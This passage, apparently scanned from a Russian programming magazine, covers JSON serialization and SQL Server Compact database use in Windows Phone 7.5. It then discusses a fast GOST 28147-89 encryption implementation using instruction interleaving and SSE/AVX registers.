{ "FirstName" : "Yuriy", "LastName" : "Yazev",
  "NickName" : "yurembo" }
```

Такой формат гораздо проще для чтения, чем даже XML :).

Напишем пример: реализуем сериализацию объектов нашего класса в формат JSON. У нового приложения пользовательский интерфейс сделай таким же, как и в предыдущем проекте, также скопируй класс UserData. Чтобы воспользоваться функциональностью класса DataContractJsonSerializer, содержащего средства JSON-сериализации, необходимо добавить в проект сборку SystemServicemodel.Web, а затем добавить ссылки на три пространства имен: System.IO, System.IO.IsolatedStorage, System. Runtime.Serialization.Json. Не считаю нужным полностью приводить код обработчиков событий. В них код более-менее понятен, скопируй его из прошлого проекта. Расскажу о правке кода на пальцах :). Во-первых, в функции сохранения и восстановления данных создай файл с расширением json вместо расширения xml. Это вовсе не обязательно, но с эстетической точки зрения считается более чистым. Во-вторых, для сериализации и десериализации данных вместо объекта класса XmlSerializer воспользуйся объектом класса DataContractJsonSerializer. В-третьих, для сброса данных в память заюзай метод WriteObject вместо метода Serialize. И наконец, в-четвертых, для чтения файла из хранилища воспользуйся методом ReadObject вместо Deserialize. Теперь протестируй приложение (аналогично тестированию прошлого рецепта). На вид работает так же, но теперь используется другой способ сериализации/десериализации информации.

РЕЦЕПТ 7. БАЗА ДАННЫХ В ТВОЕМ ТЕЛЕФОНЕ

В позапрошлом рецепте я обещал рассказать о поддержке баз данных в Windows Phone 7.5, настала пора под занавес статьи выполнить обещание. Вообще, базы данных представляют собой настолько полезный и удобный способ хранения информации, что я был удивлен отсутствием их поддержки в прошлой версии мобильной ОС от одного из основных вендоров СУБД — Microsoft. Как я упомянул ранее, в то время разработчики для хранения структурированных данных использовали файлы XML-формата, при этом они сильно ругались, но выбора не было. Такое положение дел не могло продолжаться долго, и в текущую версию Windows Phone Microsoft добавила поддержку БД SQL Server Compact. Теперь стало возможным хранить структурированные данные в специально предназначенном для них формате — базах данных. Однако в этой на первый взгляд прекрасной бочке меда есть пара ложек дегтя. Компактная версия SQL Server для работы с данными не поддерживает ни Transact-SQL, ни ADO.NET. Зато есть LINQ. Хотя я с довольно большим энтузиазмом встречаю новые разработки Microsoft, изначально к LINQ у меня было противоположное отношение. Зачем надо было переворачивать SQL с ног на голову? Попытка исправить его? Конечно, SQL тоже не идеальная технология, и первоначально (в 70-е годы прошлого века) он разрабатывался не для программистов, но к нему уже все привыкли. Ладно, это уже философский вопрос (поэтому нас, программистов, он так волнует :)), оставим его обсуждение на потом. Перейдем к SQL Server Compact: что имеем, то имеем.

Из-за того что новый пример достаточно объемный, я не буду приводить все листинги в журнале. Я буду давать краткие рекомендации к коду, а сам исходник ты сможешь взять с диска. В качестве примера давай разработаем программу, которая ведет учет пользователей в БД гипотетической MMOg. Таким образом, БД в нашем случае будет состоять из двух таблиц: в первой содержится информация о человеке, которую этот человек ввел при регистрации, а во второй — данные его персонажа. В начале работы над новым проектом добавь в него сборку System.Data.Linq, предназначенную для взаимодействия с данными посредством языка LINQ. Начнем с создания БД. Эту процедуру можно провести как минимум тремя способами: описать все классы данных руками, поручить эту работу Visual Studio и заблаговременно создать БД, а потом залить ее в телефон вместе с XAP-файлом и развернуть ее там вместе с приложением. Ясно, что первый вариант профнепригоден, а третий недостаточно гибок, к тому же в таком случае БД получается только для чтения. Конечно, можно сделать ее модифицируемой, но зачем нам дополнительные манипуляции, если можно воспользоваться вполне удобным вторым способом и создать БД визуальными средствами? Выбери в главном меню «Tools» пункт «Connect to Database». Откроется окно выбора источника данных, выбери «Microsoft SQL Server Compact 3.5», затем появится окно «Add Connection». В разделе «Connection Properties» в поле «Database» введи имя базы данных вместе с путем к файлу и расширением sdf (рис. 2).

После нажатия кнопки «Create» будет предложено задать пароль для доступа к БД, а также выбрать режим шифрования. Далее, нажимая кнопки «ОК», закрой оба окна. В результате новая пустая БД будет создана в заданной папке, а в Server Explorer будет добавлен новый элемент — БД. Чтобы создать таблицу, разверни БД и в контекстном меню подпункта «Tables» выбери пункт «Create Table». В открывшемся окне задай имя таблицы и введи данные для полей (рис. 3).

Зададим отношение между таблицами, пускай оно будет один к одному по полям ID, то есть одному пользователю соответствует один персонаж. В Server Explorer из контекстного меню для элемента — таблицы Players выбери «Table Properties». В открывшемся окне по указателю в левой части перейди на вкладку «Add Relations», в поле «Relation Name» введи имя для отношения (например, ID_REL), в выпадающем списке «Primary Key Table» выбери главную таблицу (Users), список «Foreign Key Table» должен быть неактивен, по умолчанию в нем выбрана таблица




Рис. 2. Создание БД




Рис. 3. Создание таблицы Users

Players. В списках «Primary Key Table Column» и «Foreign Key Table Column» должны быть выбраны поля ID. После этого нажми кнопку «Add Columns», затем ниже кнопку «Add Relation». Появится окно с сообщением об успешном создании отношения. Жми OK в нем и в окне табличных свойств.

Теперь, когда у тебя есть созданная SQL Server Compact БД, надо создать файл с классами, описывающими ее таблицы, поля таблиц и другие свойства. Это можно выполнить с помощью инструмента командной строки: «Пуск → Все программы → Microsoft Visual Studio → Visual Studio Tools → Visual Studio Command Prompt (2010)». Перейди в каталог с БД: cd C:\DB, затем выполни такую команду:

```
sqlmetal gameDB.sdf /code:gameDB.cs /pluralize
```

В результате будет создан желаемый файл, однако если будут предупреждения, то их надо править, модифицируя структуру БД в Visual Studio. Следующим действием добавим этот файл в проект. В VS в Solution Explorer, щелкнув правой клавишей на проекте, из контекстного меню выбери «Add → Existing Item». В диалоге найди созданный на прошлом шаге файл (gameDB.cs). Теперь добавь в заготовку кнопку и в обработчике события ее нажатия напиши код для создания БД:

```
using (var db = new GameDB(DBStr))
{
    if (db.DatabaseExists() == false)
        // если БД не существует,
    {
        db.CreateDatabase(); // то создать
    }
}
```

Не забудь в начало класса поместить объявление пути к БД: `string DBStr = "Data Source=isostore:/gameDB.sdf"`. Теперь попробуй скомпилировать проект. Появятся две ошибки, связанные с использованием в двух из трех конструкторов нашего класса GameDB необъявленного интерфейса IDbConnection. Нам эти конструкторы не нужны, поэтому смело удаляй оба. Теперь добавим функциональность, позволяющую добавлять в БД и извлекать из нее данные. Поскольку мы жестко ограничены в размерах области пользовательского интерфейса, то для ввода и вывода данных будут служить шесть текстовых полей (TextBox), так как в общей сложности имеем в таблицах шесть полей с «полезными» данными. Ну, это же




Рис. 4. Создание таблицы Players

лишь пример работы с мобильной БД. После размещения текстовых полей добавь еще две кнопки, нажатие одной из которых (Get Data) будет возвращать данные из обеих таблиц, относящиеся к заданному пользователем идентификатору, нажатие второй (Insert Data) будет заносить в обе таблицы введенные пользователем данные. Я не буду приводить здесь код обработчиков событий их нажатий — смотри исходник на диске, здесь я лишь замечу: выборка производится по идентификатору, который обязательно уникальный (первичный ключ) и одинаковый в обеих таблицах (внешний ключ для таблицы Players), а для создания записи создается объект класса определенной таблицы, его поля заполняются значениями для полей таблицы, после этот объект участвует в обновлении таблицы, в конце функции вызывается метод для применения обновлений к БД. На этом минимум действий, необходимый для работы программы, завершен, проверь ее на устройстве или эмуляторе, все работает так, как планировали. Совет: при вставке данных их лучше проверять на корректность значений или хотя бы поместить блок кода в конструкцию try/catch.



Рис. 5. Приложение для работы с БД

WWW

www.microsoft.com — на этом сайте находится много интересной документации о Windows Phone и сопутствующих технологиях.

DVD

На диске находятся примеры для всех семи рецептов, рассмотренных в статье. Там же ты найдешь разработанную нами БД.

ВЫВОДЫ

В статье мы рассмотрели два типа рецептов кодинга для смартфонов на базе ОС Windows Phone: первые четыре рецепта посвящены работе со встроенными девайсами средствами SDK 7.1, последние три трюка показали, как хранить, загружать и обрабатывать структурированные данные. Однако, посмотрев на то, что мы сегодня сделали, я решил, что сделали мы все отлично :). Смущает разве что простейший интерфейс написанного. А ведь современный пользователь смартфона обращает на него внимание в первую очередь! Поэтому — не расслабляйся, в следующем номере тебя будет ждать новая порция рецептов, посвященная этой теме. До встречи!

ДОСТИГАЕМ ФЕНОМЕНАЛЬНОЙ СКОРОСТИ НА ПРИМЕРЕ ШИФРОВАНИЯ ГОСТ 28147—89



ХАРДКОРНЫЙ ПУТЬ к производительности

Известный в обществе термин «производительность процессора» представляет собой объективный, вычисляемый параметр, который меряют во флопах. Впрочем, большинство измеряет его в гигагерцах, по наивности полагая, что это одно и то же. Термин «производительность кода» не знает никто, и сразу объясню почему.

Причина в том, что я его только недавно придумал и пока никому об этом не рассказывал. Однако производительность кода, так же как и производительность процессора, имеет объективные характеристики, которые поддаются измерениям. Эта статья — именно о производительности кода, выполняемого процессорным ядром.

В чем измеряется производительность кода? Поскольку я первый об этом заговорил, то по праву первооткрывателя буду его измерять в RTT-шках ;).

Теперь серьезно. В современных процессорах основными преобразованиями являются действия над 32-битными числами, все остальное по большому счету экзотика. Поэтому учитывать будем главное — операции с 32-битными числами. Как ты думаешь, сколько 32-битных операций одновременно может выполнить ядро современного процессора?

Студент ответит — одну, его преподаватель подумает и скажет, что четыре, профессионал — что пока только двенадцать операций.

Так вот, программный код, который загружает все исполнительные устройства процессора одновременно на протяжении всего времени исполнения кода, будет иметь производительность 12 RTT-шек. Максимум! Честно признаюсь, такого кода я раньше не писал, но в этой статье попытаюсь сделать над собой усилие.

Программный код, который использует в процессорном ядре одно исполнительное устройство, естественно, будет иметь производительность в 1 RTT-шку. Такой производительностью кода могут «похвастаться» программы, генерируемые компиляторами языков высокого уровня, и интерпретаторы виртуальных машин. Не нужно считать, что показатель загрузки процессора, который можно увидеть в диспетчере задач ОС, может служить объективным критерием эффективности кода. Загрузка ядра процессора может быть 100%, но при этом программный код будет использовать одно исполнительное устройство в нем (производительность 1 RTT). В этом случае при 100%-й загрузке процессорное ядро будет работать в 1/12 своей максимальной производительности. Другими словами, когда в диспетчере задач ОС Windows показывается максимальная загрузка процессора, его реальная производительность может варьироваться от 1 до 12 RTT. Увидев в окне производительности 100%-ю загрузку на каком-либо процессорном ядре, неправильно считать, что в этом ядре работают все исполнительные устройства, отнюдь!

Единственным критерием косвенной оценки работы процессорного ядра с максимальной производительностью может служить его энергопотребление и, как следствие, шум кулера. Вот если кулер зашумел, тогда да — загрузка пошла по максимуму. Впрочем, пора заканчивать с общими понятиями и переходить к суровой практике.

ТРАДИЦИОННАЯ РЕАЛИЗАЦИЯ ГОСТ 28147—89

Я не профессионал в области информационной безопасности, но все же знаком с темой шифрования. Заняться конкретно симметричным поточным шифрованием меня подвигли разговоры с профессиональным криптографом, которого я глубоко уважаю. И, занявшись этой темой, я постарался сделать именно хорошо, и не просто хорошо, а еще и быстро, выполняя максимальное число операций за единицу времени. Другими словами, передо мной встала задача написать программный код с максимальным значением RTT.

Криптографическое преобразование по ГОСТ 28147—89 используется для поточного шифрования информации в каналах связи и на дисковых накопителях.

В настоящее время повсеместно применяется программная реализация данного ГОСТа на РОН центрального процессора. В известных методах реализации ГОСТа вся секретная информация (ключи шифрования, блоки замен) размещаются в оперативной памяти. Это снижает надежность шифрования, поскольку, имея дамп оперативной памяти, можно полностью выявить все секретные элементы криптопреобразования. Кроме этого, метод имеет ограничения по быстродействию, обусловленные расположением основных объектов криптопреобразования в ОП и неполной загрузкой исполнительных устройств ALU. Современные процессоры, реализуя криптопроцедуру по известному методу, могут обеспечить скорость шифрования на уровне 40–60 мегабайт в секунду. И если уж разбираться до конца, то причиной низкого быстродействия и слабой защищенности криптопреобразования является программная реализация блока подстановок. Описание его в ГОСТе см. на рис. 1.

По п. 1.2 ГОСТа этот блок реализует тетрадные (по четыре бита) перестановки в 32-битном слове, но архитектура процессора x86/64 и его система команд неспособна эффективно манипулировать тетрадами.

Для программной реализации блока подстановок используют специальные таблицы в оперативной памяти, подготавливаемые на этапе инициализации криптофункции. Эти таблицы объединяют узлы замен смежных тетрад в байтовые таблицы размером 8×8 бит, таким образом, в оперативной памяти размещается четыре 256-байтных таблицы.

В более продвинутых реализациях эти таблицы имеют размер 1024 байта (256 слов по четыре байта). Это сделано для того, чтобы реализовать в таблицах дополнительно циклический сдвиг на 11 позиций полученного в результате подстановки 32-битного слова (следующая операция алгоритма преобразования по ГОСТу). Пример реализации ГОСТа по данному методу показан в приложении 1 (на диске).

Информация блока подстановок является секретным компонентом криптофункции (как это сформулировано в ГОСТе, см. на рис. 2).

Размещение этих таблиц с ключами блока подстановок в ОП противоречит требованиям ГОСТа (п. 1.7), поскольку секретная информация становится доступной для сторонних программ, работающих на вычислительной установке. Регулирующие органы, сертифицирующие в том числе и программные реализации шифрования по ГОСТу, на данное нарушение смотрят, мягко говоря, снисходительно. Если для размещения ключей в ОП еще требуется наличия «фигового листочка» — маскирования ключей операцией XOR, то для блоков замен в ОП ничего не требуется, они хранятся в открытом виде.

Короче говоря, регулирующие органы пропускают такие программные реализации криптопроцедуры, несмотря на явное снижение стойкости такого решения и прямое нарушение собственных требований по ГОСТу (п. 1.7). И это несмотря на общеизвестные методы взлома шифров через съем дампа памяти...

К вопросу хранения ключей и блоков замен во внутренних регистрах процессора мы вернемся чуть позже (есть красивое и быстрое решение), а пока мы будем хранить в MMX-регистрах только ключи шифрования, это надежнее.

Но хватит лирики, важно в рамках рассматриваемой темы то, что этот программный код имеет производительность в 1 RTT-шку. Теперь напишем код с производительностью 2 RTT-шки.

> 1.2. Блок подстановки K состоит из восьми узлов замены K_1, K_2, K_3, K_4, K_5, K_6, K_7, K_8 с памятью на 64 бита каждый. Поступающий на блок подстановки 32-разрядный вектор разбивается на восемь последовательно идущих 4-разрядных векторов, каждый из которых преобразуется в 4-разрядный вектор соответствующим узлом замены, представляющим собой таблицу из шестнадцати строк, содержащих по четыре бита заполнения в строке. Входной вектор определяет адрес строки в таблице, заполнение данной строки является выходным вектором. Затем 4-разрядные выходные векторы последовательно объединяются в 32-разрядный вектор.

Рис. 1. Цитата из ГОСТа

> 1.7. Ключи, определяющие заполнения КЗУ и таблиц блока подстановки К, являются секретными элементами и поставляются в установленном порядке.

Рис. 2. Еще одна цитата из ГОСТа

МНОГОПОТОЧНАЯ РЕАЛИЗАЦИЯ ГОСТ 28147—89

Единственной возможностью ускорить криптопроцедуры в известном алгоритме является введение многопоточности. Смысл такого изменения реализации алгоритма заключается в том, чтобы обсчитывать сразу несколько блоков данных параллельно.

Большинство программистов подразумевает под параллельной обработкой исключительно работу нескольких процессорных ядер, синхронизированных через прерывания и семафоры в памяти.

Однако существует и иной вариант параллельной обработки данных на одном-единственном ядре процессора. Поясню эту неочевидную мысль.

Современные процессоры имеют в своем составе как минимум два, а то и три-шесть арифметико-логических устройств. Эти АЛУ (FPU, блоки адресной арифметики и так далее) могут работать независимо друг от друга, единственное условие их параллельной работы — непересекающиеся программные объекты, которыми они оперируют. Другими словами, в командах, которые одновременно выполняют АЛУ, адреса памяти и номера регистров должны быть разными. Либо в общие регистры и адреса памяти, к которым обращаются различные исполнительные устройства процессора, не должно выполняться операций записи.

Загрузкой работой всех АЛУ управляет специальный аппаратный блок внутри процессорного ядра — планировщик, который просматривает исполняемый код форвардно, на глубину до 32–64 байт. Если планировщик обнаруживает команды, которые можно запускать на АЛУ без конфликтов, то он их запускает одновременно на разных исполнительных устройствах. При этом счетчик выполненных команд указывает на ту исполняемую команду (их в такой схеме несколько), после которой все команды уже выполнены.

Большинство программных последовательностей, генерируемых автоматически (компиляторами), не могут загрузить все АЛУ и FPU, находящиеся в ядре процессора. В этом случае обору-

Я ДОКАЖУ, ЧТО КОД С ОДНОВРЕМЕННЫМ ВЫПОЛНЕНИЕМ ДВЕНАДЦАТИ 32-БИТНЫХ ОПЕРАЦИЙ — ВОЗМОЖЕН

дование процессора простаивает, что значительно снижает его результирующую производительность. Разработчики процессоров это понимают и вводят режимы увеличения частоты ядра, когда оборудование используется не полностью. Также для этого предназначены системы гипертрейдинга, и эту систему я буду использовать для «прессования» кода по максимуму в дальнейшем.

Компиляторы, даже самые оптимизированные, и тем более — движки виртуальных машин, не могут формировать оптимизированный код с точки зрения быстродействия. Только программист с инженерными знаниями может написать такой оптимизированный код, причем инструментом для его написания является исключительно ассемблер.

Характерной иллюстрацией возможности выполнения нескольких независимых программных потоков на одном ядре процессора служит реализация ГОСТа, выполняемая в два потока на единственном ядре процессора. Идея кода проста: имеется два блока данных для шифрации/дешифрации, но одно ядро процессора, которое будет выполнять преобразование. Можно выполнить для этих двух блоков данных преобразование последовательно, так и делается до настоящего времени. В этом случае время, требуемое на выполнение преобразований, удваивается.

Но можно поступить и иначе: чередовать команды, относящиеся к обработке разных блоков данных. Графически эти варианты представлены на рис. 3.

На рисунке верхний пример показывает обычный порядок выполнения обработки двух независимых блоков данных. Сначала обрабатывается первый блок, затем процессор переходит к обработке второго блока. Естественно, результирующее время равно удвоенному времени, которое необходимо для обработки одного блока, а исполнительные устройства ядра процессора загружены не полностью.

Далее показан пример с чередованием команд из разных потоков обработки. В этом случае команды, относящиеся к разным блокам данных, чередуются. Планировщик выбирает независимые друг от друга команды и передает их на выполнение в АЛУ1 и АЛУ2. Группировка команд первого и второго потока на этих АЛУ осуществляется автоматически, поскольку в алгоритм работы планировщика заложена группировка команд с зацеплением по общим данным на одном и том же исполнительном устройстве.

Чтобы такой программный код работал без простоев АЛУ, необходимо, чтобы каждый программный поток работал со своим набором регистров. Кеш в этой схеме становится узким местом (у него только два порта выдачи данных), поэтому ключи храним в MMX-регистрах. Поскольку в данном случае узлы замены (и сдвига) в памяти только читаются, то они могут быть общими для обоих программных потоков.

Это, конечно, очень упрощенное объяснение принципа параллельного выполнения программных потоков на единственном ядре, реально все гораздо сложнее. На практике нужно учитывать конвейерную архитектуру исполнительных устройств, ограничения на одновременный доступ в кеш и блок регистров РОН, наличие узлов адресной арифметики, коммутаторов и много еще чего… Так что это — тема для профессионалов, которых можно пересчитать по пальцам… одной руки.

Метод параллельного шифрования эффективно реализуется только для 64-битного режима работы процессора, поскольку в этом режиме имеется достаточное количество РОН (целых 16 штук!). Пример реализации ГОСТа по данному методу показан в приложении 2 (на диске).

Ясно, что данная реализация ГОСТа имеет производительность кода 2 RTT-шки. А теперь посмотрим, как это сказывается на времени выполнения.

Цикл шифрования для одного потока (приложение 1) составляет 352 такта, и за это время обсчитывается 8 байт данных, для двухпоточной реализации ГОСТа (приложение 2) требуется 416 тактов процессора, но при этом обсчитывается 16 байт. Таким образом, результирующая скорость преобразования повышается с 80 до 144 мегабайт для процессора частотой 3,6 ГГц.




Рис. 3. Чередование команд

Интересная получается картина: код содержит ровно в два раза больше команд, а выполняется всего на 15% дольше, но, думаю, читатели уже поняли причину этого феномена…

Теоретически код из второго примера должен выполняться за такое же количество тактов, что и код из первого примера, но узел планировщика разрабатывают хоть и инженеры фирмы Intel, но тоже люди, а мы все далеки от совершенства. Так что имеется возможность оценить эффективность их творения. Этот код будет работать и на процессоре AMD, и можно сравнить их результаты.

Если кто мне не верит на слово, то для таких неверующих на диске прилагаются тестовые программы с счетчиками тактов. Программы в исходных кодах, естественно на ассемблере, так что есть возможность проверить мои слова, а заодно и подсмотреть некоторые хитрости профессионального кодинга.

ИСПОЛЬЗОВАНИЕ SSE-РЕГИСТРОВ И AVX-КОМАНД СОВРЕМЕННЫХ ПРОЦЕССОРОВ ДЛЯ РЕАЛИЗАЦИИ ГОСТ 28147—89

Современные процессоры архитектуры x86/64 имеют в своем составе набор регистров SSE размером 16 байт и специализированные FPU (как минимум два) для выполнения различных операций над этими регистрами. Возможна реализация ГОСТа на этом оборудовании, причем в этом случае узлы замены можно размещать не в виде таблиц в оперативной памяти, а непосредственно на выделенных SSE-регистрах.

На одном SSE-регистре можно разместить сразу две таблицы из 16 строк. Таким образом, четыре SSE-регистра позволят полностью разместить все таблицы замен. Единственным условием такого размещения является требование чередования, согласно которому тетрады одного байта должны помещаться в разные SSE-регистры. Кроме этого, целесообразно размещать младшие и старшие тетрады входных байтов соответственно в младших и старших тетрадах байтов SSE-регистров.

Эти требования обуславливаются оптимизацией под имеющийся набор AVX-команд.

Таким образом, каждый байт SSE-регистра будет содержать две тетрады, относящиеся к разным байтам входного регистра блока подстановок, при этом позиция байта на SSE-регистре однозначно соответствует индексу в таблице замены блока подстановки.

Схема одного из возможных размещений узлов замены на SSE-регистрах показана на рис. 4.

Размещение секретной информации узлов замен на SSE-регистрах повышает защищенность криптопроцедуры, но полная изоляция этой секретной информации возможна при соблюдении следующих условий:

- Ядро процессора переведено в режим хоста гипервизора, и в нем принудительно отключен блок прерываний (APIC). В этом




Рис. 4. Схема одного из возможных размещений узлов замены на SSE-регистрах




Рис. 5. Преобразование в блоке подстановок

случае ядро процессора полностью изолировано от ОС и приложений, функционирующих на вычислительной установке.

- Загрузка SSE-регистров и изоляция вычислительного ядра производится до начала старта ОС, оптимальным является выполнение этих процедур с модуля доверенной загрузки (МДЗ).
- Программы криптопроцедур по ГОСТу размещаются в немодифицируемой области памяти вычислительной установки (либо БИОС, либо в флеш-памяти МДЗ).

Выполнение этих требований позволит гарантировать полную изоляцию и неизменность программного кода криптопроцедур и используемой в них секретной информации.

Для эффективной выборки из SSE-регистров тетрад используются имеющиеся в составе блоков FPU многовходовые байтовые коммутаторы. Эти коммутаторы позволяют осуществлять пересылки из любого байта источника в любой байт приемника, по индексам, находящимся в специальном индексном SSE-регистре. Причем параллельно выполняется пересылка для всех 16 байт SSE-регистра-приемника.

Имея узлы хранения подстановок на SSE-регистрах и многовходовый коммутатор в блоках FPU, можно организовать следующее преобразование в блоке подстановок (рис. 5).

В этой схеме входной регистр в каждой тетраде задает адрес для соответствующего коммутатора, который по шине данных передает из накопителей узлов замены информацию в выходной регистр.

Такую схему можно организовать тремя способами:

- Создать соответствующий дизайн чипа, но это для нас фантастика.
- Перепрограммировать микрокод и создать собственную процессорную команду для реализации этой функции на существующих процессорах — это уже не фантастика, но, к сожалению, нереально в нынешних условиях.
- Написать программу на официальных командах AVX. Вариант пускай и не очень эффективный, но зато осуществим «здесь и сейчас». Так что этим и займемся далее.

Работой коммутаторов управляет специальная трехадресная команда AVX VPSHUFB. Ее первый операнд является приемником информации из коммутаторов, второй — источником, к которому подключены входы коммутаторов. Третий операнд является управляющим регистром для коммутаторов, каждый байт которого ассоциирован с соответствующим коммутатором; значение в нем задает номер направления, с которого коммутатор считывает информацию. Описание этой команды из официальной документации Intel см. на рис. 6. На рис. 7 приведена схема работы этой команды — изображена только половина SSE-регистров, для второй половины все аналогично.

Коммутатор использует только младшие четыре бита для определения направления коммутации, последний бит в каждом байте используется для принудительного обнуления соответствующего байта приемника, но эта функция коммутатора в нашем случае пока не востребована.

Программа с выборкой тетрад через коммутаторы FPU была написана, но я даже не стал помещать ее в приложение — слишком убого. Иметь регистр размером 128 бит и использовать в нем только 32 бита — непрофессионально.

Как говорится, «Наш финиш — горизонт», поэтому выжимать так выжимать… будем прессовать и складывать в пакеты!

Это не игра слов, а суровая FPUшная реальность — регистры SSE можно разбивать на равные части и выполнять над этими частями одинаковые преобразования одной командой. Для того чтобы процессор это понял, имеется магическая буковка P — пакет, которая ставится перед мнемоникой команды, и не менее магические буковки Q, D, W, B, которые ставятся в конце и объявляют, на какие части разбиты в этой команде регистры SSE.

